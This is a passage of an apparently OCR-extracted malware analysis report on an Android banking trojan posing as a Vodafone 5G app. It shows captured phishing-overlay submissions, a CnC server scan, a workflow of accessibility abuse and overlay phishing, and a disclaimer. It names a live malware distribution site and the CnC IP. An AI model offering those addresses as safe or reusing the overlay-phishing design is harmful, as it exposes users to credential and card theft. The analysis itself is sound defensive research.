


https://www.vodafone5gapps.com



The website from where the application was distributed.

### 2.3.2 Downloaded Phishing Webpages



Kart Numarası:
0000 0000 0000 0000
Kart Numarası:
02 / 25
CVV


```
{"holder_name":"78545212","phone":"+455451","number_card":"0000 0000 0000
0000","exp_mm":"02","exp_yy":"25","cvv":"334","address":"India","city":"vzxcvzxcvzxc","state":"vzxcvzxcvxzcvzxc","zip":"545485","type_injects":"c
```

□ Prevent this page from creating additional dialogs

vzxcvzxcvzxc
Adress:
vzxcvzxcvxzcvzxc
Adress:
545485

```
Status  Method  Domain          File                 Cause   Type  Transferred  Size
        GET     gnssn.iaea.org  jquery-1.11.3.min.js script        0 B (raced)  0 B   0 ms

One request | 0 B / 0 B transferred | Finish: 0 ms | DOMContentLoaded: 94 ms | load: 104 ms
```




```
{"email":"saket.vapt@gmail.com","password":"fakepassword","type_injects":"emails","closed":"close_activity_injects"}
```

```
Status  Method  Domain          File                 Cause   Type  Transferred  Size
        GET     gnssn.iaea.org  jquery-1.11.3.min.js script        0 B          0 B   0 ms

One request | 0 B / 0 B transferred | Finish: 0 ms | DOMContentLoaded: 72 ms | load: 77 ms
```

The downloaded phishing pages have well-build java-script response block, which passes the form results to the malware activity and then it's sent to the CnC server via **gate.php?i=<>** The script is also discussed in the static analysis part of this report.

### 2.3.3 CnC Recon



**Apache2 Debian Default Page**

**It works!**

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.


**Configuration Overview**

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

- apache2.conf is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- ports.conf is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the mods-enabled/, conf-enabled/ and sites-enabled/ directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective *-available/ counterparts. These should be managed by using our helpers a2enmod, a2dismod, a2ensite, a2dissite, and a2enconf, a2disconf . See their respective man pages for detailed information.
- The binary is called apache2. Due to the use of environment variables, in the default



```
x64mayhem$ nmap 176.121.14.127
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-18 11:57 IST
Nmap scan report for ns1648.ztomy.com (176.121.14.127)
Host is up (0.25s latency).
Not shown: 996 closed ports
PORT   STATE    SERVICE
21/tcp open     ftp
22/tcp open     ssh
25/tcp filtered smtp
80/tcp open     http

Nmap done: 1 IP address (1 host up) scanned in 64.52 seconds
x64mayhem$ 
```


The Command and Control server appears to be running Apache on Debian system with **FTP, SSH, HTTP and SMTP** ports active.

## 2.4 Proposed WorkFlow of Malware

(Figure in Next Page) »

# Vodafone5G Banking Bot Workflow Analysis

**[x64Mayhem] | [April 2020]**


USER DOWNLOADS THE APP
Install in device
APP ASK FOR ACCESSIBILITY PERMISSIONS
GRANTED?
Yes
No
HIDE ICON FROM SYSTEM TRAY
TAKE REQUIRED PERMISSIONS
SET UP ACTIVITY LISTNER
START BACKGROUND SERVICES
SEND INFO TO CnC
WAIT FOR TIME - X seconds.
TELEGRAM ENCRYPTION SUITE USAGE
DOWNLOAD PHISHING ASSET FROM CnC
LOOK FOR USER ACTIVITY
USER OPEN GMAIL
USER OPEN PLAYSTORE
USER OPEN APP SETTINGS / NETWORK SETTINGS
LAUNCH E-MAIL PHISHING OVERLAY
LAUNCH CREDIT CARD PHISHING OVERLAY
OVERLAY WITH EMPTY ACTIVITY
GET DATA
GET DATA
PRESS BACK / HOME BUTTON
SEND TO APPLICATION LISTNER

# Conclusion

The malware uses many anti-analysis tricks such as Object Path Obfuscation, Function Name Obfuscation, Junk Code Injection, etc. It also tries to control the infected device as much as possible by manipulating different factors like ghost-touches, keystroke injection and activity overlay.
This trojan behaves like typical android banking trojan.

## 3.1 Malware Psychology

The Vodaphone Banking bot is an aggressive trojan, it cannot be put in the category of virus or worm as it does not replicate inside the device, but it surely tries to do financial damage. The malware is created with lots of efforts and also communicates to CnC, so this was not just for fun and prank, this malware can do serious damage and was intentionally created to make sure it does so with as much efficiency as possible, from hiding the malware icon to gaining access to stimulate clicks and keys and hijacking legitimate process, it was specifically designed my experienced malware writer with an intent to do damage.

# Disclaimer

Last updated: March, 2020

**Interpretation and Definitions**

==============================

### *Interpretation*

The words of which the initial letter is capitalized have meanings defined under the following conditions.

The following definitions shall have the same meaning regardless of whether they appear in singular or in the plural.

### *Definitions*

for the purposes of this Disclaimer:

- **Author** (referred to as either "the Author", "We", "Us" or "Our" in this Document Trust Policy) refers to Saket Upadhyay (a.k.a x64mayhem)
- **You** means the individual reading the Report or other legal entity on behalf of which such individual is accessing or using the Report, as applicable.
- **Report** refers to "This Document".

**Disclaimer**

==============================

The information contained in the Report is for general information purposes only.
The author assumes no responsibility for errors or omissions in the contents of the Report.
In no event shall the author be liable for any special, direct, indirect, consequential, or incidental damages or any damages whatsoever, whether in an the action of contract, negligence or other torts, arising out of or in connection with the use of the Report or the contents of the Report.
The Author reserves the right to make additions, deletions, or modifications to the contents on the Report at any time without prior notice.

**External Links Disclaimer**

The Report may contain links to external websites that are not provided or maintained by or in any way affiliated with the Author.

Please note that the author does not guarantee the accuracy, relevance, timeliness, or completeness of any information on these external websites.

The external links might also point to some malware dropper service which is added in the report just for educational and analysis purposes,

In no event shall the author be liable for any special, direct, indirect, consequential, or incidental damages or any damages whatsoever from these kinds of links.

**Errors and Omissions Disclaimer**

The information given by the Report is for general guidance on matters of interest only. Even if the Author takes every precaution to ensure that the content of the Report is both current and accurate, errors can occur. Plus, given the changing nature of laws, rules, and regulations, there may be delays, omissions or inaccuracies in the information contained on the Report.

The Author is not responsible for any errors or omissions, or for the results obtained from the use of this information.

**Fair Use Disclaimer**

The Author may use copyrighted material which has not always been specifically authorized by the copyright owner. The Author is making such material available for criticism, comment, news reporting, teaching or research.

The Author believes this constitutes a "fair use" of any such copyrighted material as provided for in section 107 of the United States Copyright law.

If You wish to use copyrighted material from the Report for your own purposes that go beyond fair use, You must obtain permission from the copyright owner.

**"Use at Your Own Risk" Disclaimer**

All information in the Report is provided "as is", with no guarantee of completeness, accuracy, timeliness or of the results obtained from the use of this information, and without warranty of any kind, express or implied, including, but not limited to warranties of performance, merchantability and fitness for a particular purpose.

The author will not be liable to You or anyone else for any decision made or action was taken in reliance on the information given by the Report or for any consequential, special or similar damages, even if advised of the possibility of such damages.